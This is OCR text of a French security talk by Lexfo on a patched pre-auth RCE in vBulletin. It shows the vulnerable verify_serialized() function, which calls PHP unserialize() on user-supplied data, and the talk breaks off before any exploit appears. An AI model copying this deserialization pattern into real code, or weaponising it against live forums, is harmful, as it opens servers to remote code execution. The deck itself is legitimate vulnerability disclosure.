UNSERIALIZABLE, BUT UNREACHABLE : A VBULLETIN 0-DAY

LEXFO - 16/09/2022

VBULLETIN 0-DAY

```
unserialize($_POST["payload"]);
```

VBULLETIN 0-DAY

```
unserialize($_POST["payload"]);
```


VBULLETIN 0-DAY

- vBulletin
  - Forum board en PHP
  - Créé en 2000
  - A évolué en un CMS complet
    - Pages, Articles, Forum, etc.
- Audit datant de 2020
  - Plusieurs RCEs pre-auth (dont celle-ci)
  - Remontée début septembre 2022 (et patché)

PLAN


MVC
ORM
POC
RCE

MVC – ORM – POC – RCE



```
class User extends Model {
    public $id;
    public $username;
    public $email;
    public $password;
}
```


MVC – ORM – POC – RCE



```php
class User extends Model {
    public $id;
    public $username;
    public $email;
    public $password;
}
```


```sql
CREATE TABLE vb_users (
    id INT AUTO_INCREMENT,
    username VARCHAR(512),
    email VARCHAR(512),
    password VARCHAR(128),
);
```

MVC – ORM – POC – RCE



```
class User extends Model {
    public $id; // INT
    public $username; // STRING
    public $email; // STRING
    public $password; // STRING
    public $preferences; // ARRAY ???
}
```

MVC – ORM – POC – RCE




```php
$user->preferences = [
    "language" => "fr",
    "darkmode" => false,
];
```

`serialize()`

`unserialize()`


```
a:2:{s:8:"language";s:2:"fr";s:8:"darkmode";b:0;}
```

MVC – ORM – POC – RCE



```php
/**
 * Verifies that input is a serialized array (or force an array to serialize)
 */
function verify_serialized(&$data)
{
    if ($data === '') {
        $data = serialize(array());
        return true;
    } else {
        if (!is_array($data)) {
            $data = unserialize($data);
            if ($data === false) {
                return false;
            }
        }

        $data = serialize($data);
    }

    return true;
}
```

MVC – ORM – POC – RCE




```php
/**
 * Verifies that input is a serialized array (or force an array to serialize)
 */
